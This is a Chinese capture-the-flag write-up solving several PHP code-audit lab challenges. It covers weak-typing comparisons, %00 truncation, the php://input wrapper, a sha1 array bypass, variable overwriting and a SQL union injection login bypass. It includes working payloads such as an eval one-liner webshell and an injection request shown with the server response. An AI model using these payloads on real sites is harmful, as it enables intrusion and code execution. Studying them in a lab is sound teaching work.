

PHP_Code_Challenge

Challenge1

题目给出字符串: 1wMDEyY2U2YTY0M2NgMTEyZDQyMjAzNWczYjZgMWI4NTt3YWxmY= 和相关字符串加密代码,我们反解一下就行。

```
<?php
error_reporting(0);
require __DIR__.'/lib.php';

echo base64_encode(hex2bin(strrev(bin2hex($flag)))), '<hr>';

highlight_file(__FILE__);

1wMDEyY2U2YTY0M2NgMTEyZDQyMjAzNWczYjZgMWI4NTt3YWxmY=
```

strrev() 函数反转字符串。

hex2bin() 函数把十六进制值的字符串转换为 ASCII 字符。

bin2hex() 函数把 ASCII 字符的字符串转换为十六进制值。

解密函数方法:

```
<?php
$str = "1wMDEyY2U2YTY0M2NgMTEyZDQyMjAzNWczYjZgMWI4NTt3YWxmY=";
echo hex2bin(strrev(bin2hex(base64_decode($str))));
?>
```

PHP在线运行

main.php

```
1 <?php
2 $str = "1wMDEyY2U2YTY0M2NgMTEyZDQyMjAzNWczYjZgMWI4NTt3YWxmY=";
3 echo hex2bin(strrev(bin2hex(base64_decode($str))));
4 ?>
```

PHP (7.4.1)

请输入命令行参数

运行(F9)

Output Empty

标准输出:

flag{582a0f2c7e302244b110cc461f5cb100}

Challenge2

```
<?php
error_reporting(0);
require __DIR__ . '/lib.php';
if(isset($_GET['time'])){
    if(!is_numeric($_GET['time'])){
        echo 'The time must be number.';
    }else if($_GET['time'] < 60 * 60 * 24 * 30 * 2){
        echo 'This time is too short.';
    }else if($_GET['time'] > 60 * 60 * 24 * 30 * 3){
        echo 'This time is too long.';
    }else{
        sleep((int)$_GET['time']);
        echo $flag;
    }
    echo '<hr>';
}
highlight_file(__FILE__);
```

is_numeric() 函数用于检测变量是否为数字或数字字符串。如果传入的变量是数字和数字字符串则返回 TRUE，否则返回 FALSE。所以这里的\$time必须是数字或数字字符串。然后紧跟着两个判断条件。是两个数字的范围。

$60 * 60 * 24 * 30 * 2 = 518400$

$60 * 60 * 24 * 30 * 3 = 777600$

可见我们输入一个介于518400~777600直接的值即可拿到flag。要是传入普通的数字比如 5184001，固然能过掉前两个if判断，但sleep函数就要让你等到天荒地老了然后显然不能等这么久，所以需要有一个能通过is_numeric的输入且int类型转换后是个小数字。

松散比较

在PHP中遇到数字与字符串进行松散比较 == 时，会将字符串中前几位是数字且数字后面不是.，e或E的子串转化为数字，与数字进行比较，如果相同则返回为true，不同返回为false，后面的所有字符串直接截断扔掉。

```
var_dump(123=='123asd');//输出为true
var_dump(123=='1234asd');//输出为false
var_dump(123=='123asd1234');//输出为true
```

如果字符串数字后面是.，e，E，则会有其他结果。.为浮点数的标志，会将字符串的子串转化为浮点数。e和E为科学计数法的标志，将字符串的子串转化为科学计数法。

```
var_dump(123=='123.5asd1234');//输出为false
var_dump(123=='123e5asd1234');//输出为false
var_dump(123=='123E5asd1234');//输出为false
```

大小比较

字符串与整数比较时，取字符串中开头的整数部分，不过符合科学计数法时要按照科学计数法来取。

解法

输入的数字字符串既能在与整数比较时处于518400~777600内，又能在int类型转换后是个小数字，考虑利用科学计数法。


7e6因为符合科学计数法，在与整数比较时按照科学计数法来取，取700000

7e6因为是字符串，在强制转换int型时，取字符串中开头的整数部分，取7。然后等7秒。



Challenge3

访问页面啥都没有，查看页面源代码，知道challenge3.txt。



```
<?php
error_reporting(0);
echo "<!--challenge3.txt-->";
require __DIR__ . '/lib.php';
if(!$_GET['id'])
{
    header('Location: challenge3.php?id=1');
    exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(strpos($a, '.'))
{
```

```

    echo 'Hahahahahaha';
    return ;
}
$data = @file_get_contents($a,'r');
if($data=="1112 is a nice lab!" and $id==0 and strlen($b)>5 and
eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
{
    echo $flag;
}
else
{
    print "work harder!harder!harder!";
}
?>

```

\$id是为了带入\$a\$b传值的。因为会最终转为0,但是ID长度必须大于5。//\$id == 0 [利用php弱类型比较, 数字与字符串等值比较时, 字符串取开头的有效数字, 无则为0, 结合id不为0或null,id可取值开头不带有效数字的字符串, \$id=abc123]

看到file_get_contents这个函数这个函数经常跟一些php伪协议结合, 这个位置是通过即php://input。

strlen(\$b)>5 [\$b字符串长度大于5]


eregi("111".substr(\$b,0,1),"1114") [111与\$b字符串被截取的第一位字符连结后形成的字符串能在1114中匹配到, 即连结后的字符串可以是111也可以是1114]

substr(\$b,0,1)!=4 [\$b字符串第一位字符不为4]

利用%00截断, 使substr截取\$b字符串时被截断, 从而形成eregi("111","1114"), 匹配成功, 同时%00不会对strlen截断, \$b=%0011111



Challenge4



知识点

单双引号

PHP对于双引号包裹起来的字符串要进行扫描计算，单引号则不管内容如何都会原样输出而不会进行计算。

所以 ' 比 " 执行快

分析


eval看起来和代码执行有关

\$a使用\$_REQUEST存储，意味着\$a可以用gpc方式来传值

eval("var_dump(\$a);");使用了双引号，意味着，会先计算\$a的值(也可以理解为先解析\$a)再执行eval利用先计算\$a的值再执行eval这一特点，通过gpc传递给\$a特殊的字符串，经过计算后与原本的var_dump();组合造成拼接效果，形成一个新的字符串，使eval语言构造器执行我们预期的php代码。

通过拼接执行phpinfo()证明可行

```
?hello=);eval/phpinfo()
相当于eval("var_dump();eval/phpinfo());");
```



构造输入使脚本成为小马

/challenge4.php?hello=);eval(\$_POST[b]
相当于eval("var_dump();eval(\$_POST[b]);");



Challenge5

访问靶机开放的环境地址 `http://IP:PORT/` 访问实验环境。



Login first!

Login

[View the source code](#)

查看源代码

```
<?php
if (isset($_GET['name']) and isset($_GET['password'])) {
    if ($_GET['name'] == $_GET['password'])
        echo '<p>Your password can not be your name!</p>';
    else if (sha1($_GET['name']) === sha1($_GET['password']))
        die('Flag: '.$flag);
    else
        echo '<p>Invalid password.</p>';
}
else{
    echo '<p>Login first!</p>';
}
?>
```

分析

需要满足

```
$_GET['name'] !== $_GET['password']
sha1($_GET['name']) === sha1($_GET['password'])
```

我们可以看到输入的 `name` 和 `password` 不能一样，之后的 `sha1` 比较用了 `===`，不存在弱类型问题。

知识点

sha1 - 计算字符串的 sha1 散列值

当有数组传入sha1函数时，它处理不了，返回值为null


```
<?php
$a=[];
var_dump(sha1($a));
```

当我们传入 `name[]=1&password[]=2` 时，会造成 `sha1(Array) === sha1(Array)`，即 `NULL===NULL`，从而吐出 `flag`。

```
<?php
$name = $_GET['name'];
var_dump(@sha1($name));
?>
```



192.168.100.137:23115/challenge5.php?name[]=1&password[]=2



Flag: flag{tczda1jdasnqw}

Challenge6

我们可以看到这是一个登陆页面，右键查看网页源代码，我们可以看见有一个跳转 `source.txt`

```
<?php
if($_POST[user] && $_POST[pass]) {
    $conn = mysql_connect("*****", "*****", "*****");
    mysql_select_db("challenges") or die("Could not select database");
    if ($conn->connect_error) {
        die("Connection failed: " . mysql_error($conn));
    }
    $user = $_POST[user];
    $pass = md5($_POST[pass]);
    $sql = "select pwd from interest where uname='$user'";
    $query = mysql_query($sql);
    if (!$query) {
        printf("Error: %s\n", mysql_error($conn));
        exit();
    }
    $row = mysql_fetch_array($query, MYSQL_ASSOC);
    //echo $row["pwd"];
    if (($row[pwd]) && (!strcasecmp($pass, $row[pwd]))) {
        echo "<p>Logged in! Key:***** </p>";
    }
    else {
        echo("<p>Log in failure!</p>");
    }
}
?>
```

分析

\$sql直接拼接\$user后执行sql语句得到返回结果\$query

初步判断存在sql注入

获得flag需满足

```
if (($row[pwd]) && (!strcasecmp($pass, $row[pwd])))
```

意思是\$query中pwd列要有值，pwd列的值与MD5(\$pass)匹配，利用sql语法union得到flag。

我们可以使union前的sql语句无结果，其后的sql语句的结果与MD5(\$pass)相同，使pwd列的值与MD5(\$pass)匹配


```
mysql> select pwd from interest where uname = 'admin' union select 1;
+-----+
| pwd          |
+-----+
| flyxiaohuihui |
| 1            |
+-----+
2 rows in set (0.00 sec)
```

输入

```
user=' union select "21232f297a57a5a743894a0e4a801fc3"#{pass=admin
```


跟原本的构成的sql语句结合成:

```
select pwd from interest where uname=' ' union select
"21232f297a57a5a743894a0e4a801fc3"#{pass=admin
```

Request		Response			
Pretty	Raw	Pretty	Raw	Hex	Render
<pre>1 POST /rce/RemoteCodeExecute/PHP_Code_Challenge-6/challenge6.php HTTP/1.1 2 Host: 192.168.100.132 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://192.168.100.132/rce/RemoteCodeExecute/PHP_Code_Challenge-6/ 8 DNT: 1 9 X-Forwarded-For: 8.8.8.8 10 Connection: close 11 Upgrade-Insecure-Requests: 1 12 Content-Type: application/x-www-form-urlencoded 13 Content-Length: 66 14 15 user=' union select "21232f297a57a5a743894a0e4a801fc3"#{pass=admin</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Fri, 07 Jun 2024 01:58:42 GMT 3 Server: Apache/2.2.15 (CentOS) 4 X-Powered-By: PHP/5.3.3 5 Content-Length: 49 6 Connection: close 7 Content-Type: text/html 8 9 <p> Logged in! Key:flag(xiaohaldahdkajsdhja) </p></pre>			

Challenge7

打开页面如下，页面源代码也没有东西。



扫描网站，可以得到一个challenge7.txt文件，访问challenge7.txt，获得主要逻辑代码：

```
<?php
include "flag.php";
$_403 = "Access Denied";
$_200 = "welcome Admin";
if ($_SERVER["REQUEST_METHOD"] != "POST")
```

```
die("BugsBunnyCTF is here :p...");
if ( !isset($_POST["flag"]) )
    die($_403);
foreach ( $_GET as $key => $value )
    $$key = $value;
foreach ( $_POST as $key => $value )
    $$key = $value;
if ( $_POST["flag"] !== $flag )
    die($_403);
echo "This is your flag : ". $flag . "\n";
die($_200);
```

PHP动态变量是指一个变量名的变量名可以动态的设置和使用，一个变量获取另一个变量的值作为这个变量的变量名，一般变量覆盖漏洞需要结合程序的其它功能来实现完整的攻击。

变量覆盖漏洞

看下面这个例子：

```
$a='hello';
$b='world';
$a=$b;
echo($hello);
```

这里最后的输出结果为world,这里先是定义了a,b两个变量，分别赋值hello和world。接着，\$\$a表示将变量a的值变成一个变量即\$hello，然后将变量b的值赋给它，最后输出world。所以在源码中看到\$\$可以想到变量覆盖漏洞。

同时，还有一些函数也会出现变量覆盖，这里我们就先看以下foreach函数

foreach函数会遍历数组，然后将键名与键值分别赋值给后面的变量，这样就容易产生变量覆盖漏洞

```
foreach($_GET['a'] as $key=>$value){
    $$key=$value;
}
```

这里我传入参数?a=hello，那么就相当于我传入了一组键值对，键名为a，键值为hello（即\$key=a,\$value=hello），接着执行\$\$key=\$value，这里就会变成\$hello=hello其他一些函数其实大同小异。

分析

```
if ($_SERVER["REQUEST_METHOD"] != "POST")
    die("BugsBunnyCTF is here :p...");
```

传值不是POST那就输出BugsBunnyCTF is here :p..., 所以请求方式需为POST

```
if ( !isset($_POST["flag"]) )
    die($_403);
```

需要通过POST方式给flag字段传值。

```
foreach ($_GET as $key => $value)    //$key=_200,$value=flag
    $$key = $$value;                //$_200=$flag
foreach ($_POST as $key => $value)    //$key=flag,$value=abc
    $$key = $value;                  //$abc=abc
```

\$\$, 变量覆盖

第一个foreach处, 能将任意变量的值赋予任意变量

第二个foreach处, 能将输入的值赋予任意变量

```
if ( $_POST["flag"] !== $flag )
    die($_403);
echo "This is your flag : ". $flag . "\n";
die($_200);
$_
```

POST["flag"]如果与\$flag不完全相等, 值和类型都比较时, 输出 \$_403,如果完全相等, 则输出 \$flag 的值和 \$_200 的值

输出的值要么是 \$_403 变量的值, 要么是 \$_200 的值, 我们的想法是如何利用变量覆盖的漏洞将flag值替换掉输出的 \$_403 变量的值, 和 \$_200 的值。

```
http://192.168.100.132/rce/RemoteCodeExecute/PHP_Code_Challenge-7/challenge7.php?
_200=flag


flag=1
```

通过GET方式传值_200=flag, 通过第一个foreach的处理。将 \$flag 的值给了 \$_200,相当于 \$flag 的覆盖了 \$_200 的值, 此时在输出 \$_200 的值就不是Welcome Admin。而是我们要的flag。

```
foreach ($_GET as $key => $value)    //$key=_200,$value=flag
    $$key = $$value;                //$_200=$flag
```

但是想输出flag的值还有判断, 你传入的flag的值必须相等, 才能输出 \$_200 的值。此时输出 \$_200 的值就是真flag。但是经过第二个foreach的处理。就会让你的flag相等。

```
foreach ($_POST as $key => $value)    //$key=flag,$value=abc
    $$key = $value;                  //$abc=abc
```



参考: https://blog.csdn.net/qq_45089570/article/details/104858285

Challenge8

访问之后就直接看到php主要的逻辑代码

```
<?php
ini_set("display_errors", "On");
error_reporting(E_ALL | E_STRICT);
if(!isset($_GET['c'])){
    show_source(__FILE__);
    die();
}
function rand_string( $length ) {
    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
    $size = strlen( $chars );
    $str = '';
    for( $i = 0; $i < $length; $i++)
    {
        $str .= $chars[ rand( 0, $size - 1 ) ];
    }
    return $str;
}
$data = $_GET['c'];
$black_list = array(' ', '!', '"', '#', '%', '&', '*', ',', '-', '/', '0', '1',
'2', '3', '4', '5', '6', '7', '8', '9', ':', '<', '>', '?', '@', 'A', 'B', 'C',
'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S',
'T', 'U', 'V', 'W', 'X', 'Y', 'Z', '\\', '^', '`', 'a', 'b', 'c', 'd', 'e', 'f',
'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v',
'w', 'x', 'y', 'z', '|', '~');
foreach ( $black_list as $b ) {
    if (stripos($data, $b) !== false){
        die("WAF!");
    }
}
$filename=rand_string(0x20).' .php';
$folder='uploads/';
$full_filename = $folder.$filename;
if(file_put_contents($full_filename, '<?php '.$data)){
    echo "<a href='".$full_filename.">webShell</a><br>";
    echo "Enjoy your webshell~";
}else{
```

```
    echo "Some thing wrong...";
}
?>
```

分析

```
if(!isset($_GET['c'])){
    show_source(__FILE__);
    die();
}
```

需要GET一个变量c

```
function rand_string( $length ) {
    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
    $size = strlen( $chars );
    $str = '';
    for( $i = 0; $i < $length; $i++)
    {
        $str .= $chars[ rand( 0, $size - 1 ) ];
    }
    return $str;
}
```

这个函数的作用是，生成\$length长度的随机字符串

```
$data = $_GET['c'];
c= array(' ', '!', '"', '#', '%', '&', '*', '(', ')', '-', '/', '0', '1', '2', '3',
'4', '5', '6', '7', '8', '9', ':', '<', '>', '?', '@', 'A', 'B', 'C', 'D', 'E',
'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U',
'V', 'W', 'X', 'Y', 'Z', '\\', '^', '`', 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h',
'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x',
'y', 'z', '|', '~');
foreach ($black_list as $b) {
    if (stripos($data, $b) !== false){
        die("WAF!");
    }
}
```

\$data，也就是GET过去的的变量c值，不能含有\$black_list数组中的元素。

```
$filename=rand_string(0x20).' .php';
$folder='uploads/';
$full_filename = $folder.$filename;
if(file_put_contents($full_filename, '<?php '.$data)){
    echo "<a href='".$full_filename.">webshell</a><br>";
    echo "Enjoy your webshell~";
}else{
    echo "Some thing wrong...";
}
```


将\$data写入php文件中，并给出了文件相对路径，所以显然目的是要写入webshell，但由于\$black_list的存在，数字字母部分字符不能写入，所以需要一个特殊的webshell，没有数字字母部分字符的webshell。

参考：https://xz.aliyun.com/t/8107?page=1&time_1311=n4mxcCD%3DKQqDqx0vd4%2BxCq%2FICDgDgmD7THvD&alichlgref=https%3A%2F%2Fwww.baidu.com%2Flink%3Furl%3DDQXSXctFEPTb8RKfwRMMVqydDHTkNzTF5LKs6AsWsyb_ZdP2aYAOQID4m2BiXip%26wd%3D%26eqid%3Da39d8894000273d9000000026662a555#toc-8

此题未解出来！

Challenge10

访问之后就看到php主要的逻辑代码



```
<?php
require __DIR__ . '/flag.php';
if (isset($_POST['answer'])) {
    $number = $_POST['answer'];
    if (noother_says_correct($number)) {
        echo $flag;
    } else {
        echo "Sorry";
    }
}

function noother_says_correct($number)
{
    $one = ord('1');
    $nine = ord('9');
    # Check all the input characters!
    for ($i = 0; $i < strlen($number); $i++)
    {
        # Disallow all the digits!
        $digit = ord($number{$i});
        if ( ($digit >= $one) && ($digit <= $nine) )
        {
            # Aha, digit not allowed!
            return false;
        }
    }
    # Allow the magic number ...
    return $number == "3735929054";
}

highlight_file(__FILE__);
?>
```

分析

```
if (isset($_POST['answer']))
```

需要POST方式给answer传值

打印flag的条件是noother_says_correct函数返回true

```
if (noother_says_correct($number)) {
    echo $flag;
```

这是定义的noother_says_correct函数

```
function noother_says_correct($number)
{
    $one = ord('1'); //49
    $nine = ord('9'); //57
    # Check all the input characters!
    for ($i = 0; $i < strlen($number); $i++)
    {
        # Disallow all the digits!
        $digit = ord($number{$i});
        if ( ($digit >= $one) && ($digit <= $nine) )
        {
            # Aha, digit not allowed!
            return false;
        }
    }
    # Allow the magic number ...
    return ($number == "3735929054"); //此处原题无括号包裹
}
```

这函数对POST的字符串每个字符做检测，如果有一个字符的ASCII码在[49,57]内则返回false，即输入的字符串不能含有1-9数字。true的条件是POST的字符串与 3735929054 等值比较返回true。综合起来后，思路为输入一个不含1-9数字的，与 3735929054 等值比较返回true的字符串可以利用弱类型比较和进制转换，找到这么个字符串。

